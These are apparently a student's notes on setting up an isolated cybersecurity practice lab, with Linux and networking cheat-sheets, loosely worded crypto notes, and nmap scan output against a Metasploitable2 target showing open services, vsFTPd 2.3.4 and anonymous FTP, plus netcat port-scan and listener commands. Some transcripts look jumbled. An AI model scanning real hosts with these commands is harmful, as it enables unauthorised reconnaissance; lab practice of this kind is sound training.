

Task 1 — Foundation & Environment Setup

Notes & Cheat-sheet Template

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1. Objective (Short)

The objective of this task is to build strong fundamentals in cybersecurity by learning core concepts such as networking, cryptography, and common attack vectors. Simultaneously, configure a private, isolated virtual lab (Kali + vulnerable targets) to safely practice scanning, exploitation, and traffic analysis.

2. Lab Environment Summary

- Host machine (OS, RAM, CPU, Disk):

- Virtualization software (VMware Workstation 17 Pro) — 17.6.4 build-24832109
- Attacker VM: Kali Linux — 2025.3
- Target VM(s): Metasploitable2 / DVWA — 8.4
- Network type: Host-Only

3. Installation & Configuration Steps (Detailed)

1. Virtualization software installation:

- Software used: <https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

2. Create Kali Linux VM:




- ISO / Version: 2025.3
- VM settings (RAM/CPU/Disk): 6GB, 100GB Memory
- Network adapter settings: By default

3. Create Target VM (Metasploitable2 / DVWA):

- Image / Version: DVWA (8.4), Metasploitable 2.6.24-16-server
- Network: same Host-Only network as Kali


4. Networking checks:

- Commands to run:
ifconfig
ping 192.168.25.129



4. Linux Fundamentals

| | |
|---|-----------------------------|
| pwd | Show current directory |
| ls | List file |
| cd | Change directory |
| Cp,mv,rm,mkdir, touch | File operation |
| chmod 755 file | Permission & Ownership |
| sudo apt update && sudo apt upgrade | Package management |
| ifconfig | Network Command |
| whoami | Get the active username |
| ps | Display active process |
| clear | Clear the terminal |
| date | Show current date/time |
| uptime | Show uptime |
| w | Display who is online |
| free | Show memory and swap usage |
| reset | Reset current terminal |
| Ctrl+c | Stop current command |
| Ctrl+R | Search history |
| Ctrl+shift+C | Copy |
| Ctrl+shift+V | Paste |
| TAB | Autocomplete terminal entry |



5. Networking Basics:-

OSI Model (7 layers):

| | |
|---|--------------------|
| 7 | Application layer |
| 6 | Presentation layer |
| 5 | Session layer |
| 4 | Transport layer |
| 3 | Network layer |
| 2 | Data link layer |
| 1 | Physical layer |

- TCP vs UDP:

| TCP | UDP |
|------------------------|----------------|
| Connection oriented | Connectionless |
| 3 way hand shake | Not |
| All Data share granted | No garanted |
| Slow | Faster |

- IP Addressing & Subnetting: IPv4 a.b.c.d/mask
- DNS & HTTPS: DNS resolves names; HTTPS provides encrypted web traffic

6. Cryptography Basics

- Symmetric Encryption (AES): Same key for encrypt/decrypt.
- Asymmetric Encryption (RSA): Public/Private key pair used for key exchange and signatures.
- Hashing (SHA-256): One-way function for integrity.
- SSL/TLS & Certificates: Validate server identity and secure traffic.

SSL(Secure Socket Layer):-

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Secure socket later using for encryption, its provide data encryption & Secure connection between client & Server.

Install SSL Certificate on Website and than provide secure connection & encrypt data.

SSL use MAC (Message Authentication Code) for security.

Mostly use in like Banking sites, e-commerce websites, login pages etc...

2. TLS(Transport Layer Security):-

This is updated version of SSL.

It ensure that secure data transmission client and server.

Maintain data integrity and authentication.

TLS is updated version of SSL so its more efficient, fast & secure.

TLS use HMAC(Hash Message Authentication Code) its more secure than MAC.

3. HTTP(Hyper Text Transfer Protocol):-

HTTP is a communication Protocol. Its help to exchange the data between client and server.

Its work on By default port number: 80

HTTP request method = GET (using for data fetch from server), POST(using for sending data to server like login form), PUT(using for data update), DELETE(using for delete and remove data).

NO integrity, no authentication, & also does not provide data encryption.

4. HTTPS(Hyper Text Transfer Protocol Secure):-

This is updated version of HTTP.


Its provide SSL/TLS encryption which ensure (Encryption + Authentication + Integrity).

Its work on by default port num: 443

HTTPS follow CIA triad (Confidentiality, Integrity, Availability)

7. Tools Overview


Nmap: Network scanning — example command: `sudo nmap 192.168.25.129`



```
KALI 2025-3 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2-
KALI 2025-3
kali@cyber: ~
Session Actions Edit View Help
kali@cyber:~$ sudo nmap 192.168.25.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 20:15 IST
Nmap scan report for 192.168.25.129
Host is up (0.0023s latency).
Not shown: 577 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  xmc
513/tcp   open  login
514/tcp   open  shell
1399/tcp  open  rmlregistry
1524/tcp  open  ingreslock
2849/tcp  open  nfs
2121/tcp  open  cpcray-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:2A:8F:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
kali@cyber:~$
```

command: `nmap -sV -v 192.168.25.129`




```
KALI 2025-3 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2-
KALI 2025-3
kali@cyber: ~
Session Actions Edit View Help
kali@cyber:~$ nmap -sV -v 192.168.25.129
PDRM 192.168.25.129 (192.168.25.129) 56084 bytes of data.
64 bytes from 192.168.25.129: icmp_seq=1 ttl=64 time=0.800 ms
64 bytes from 192.168.25.129: icmp_seq=2 ttl=64 time=0.800 ms
64 bytes from 192.168.25.129: icmp_seq=3 ttl=64 time=0.800 ms
64 bytes from 192.168.25.129: icmp_seq=4 ttl=64 time=0.814 ms
64 bytes from 192.168.25.129: icmp_seq=5 ttl=64 time=0.800 ms
^C
192.168.25.129 ping statistics:
5 packets transmitted, 5 received, 0% packet loss, time 400ms
rtt min/max/avg = 0.800/0.814/0.800 ms

kali@cyber:~$ nmap -sV -v 192.168.25.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 19:19 IST

kali@cyber:~$ nmap -sV -v 192.168.25.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 19:19 IST
Nmap scan report for 192.168.25.129
Host is up (0.0023s latency).
Not shown: 577 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  xmc
513/tcp   open  login
514/tcp   open  shell
1399/tcp  open  rmlregistry
1524/tcp  open  ingreslock
2849/tcp  open  nfs
2121/tcp  open  cpcray-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:2A:8F:EC (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
kali@cyber:~$
```


command: `nmap -sV -v -p 21 --script=ftp-syst,ftp-anon 192.168.25.129`




```
root@cyber: ~# nmap -sV -v -p 21 --script=ftp-syst,ftp-anon 192.168.25.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 19:53 IST
NSE: Script Pre-scanning.
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Initiating ARP Ping Scan at 19:53
Scanning 192.168.25.129 [1 port]
Completed ARP Ping Scan at 19:53, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:53
Completed Parallel DNS resolution of 1 host. at 19:53, 0.00s elapsed
Initiating SYN Stealth Scan at 19:53
Scanning 192.168.25.129 [1 port]
Discovered open port 21/tcp on 192.168.25.129
Completed SYN Stealth Scan at 19:53, 0.04s elapsed (1 total ports)
Initiating Service scan at 19:53
Scanning 1 service on 192.168.25.129
Completed Service scan at 19:53, 0.00s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.25.129.
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00001s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.25.129
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:12:18:1F (VMware)
Service Info: OS: Unix
NSE: Script Post-scanning.
```


Wireshark: Packet capture & analysis — capture on Host-Only adapter





Burp Suite: Intercept & modify HTTP(S) requests — use as proxy






Netcat: Network debugging — nc -zv 127.0.0.1 1-65535

Nc -zc 127.0.0.1 80

Nc -l -p 9000



Metasploit: Exploitation framework —

```
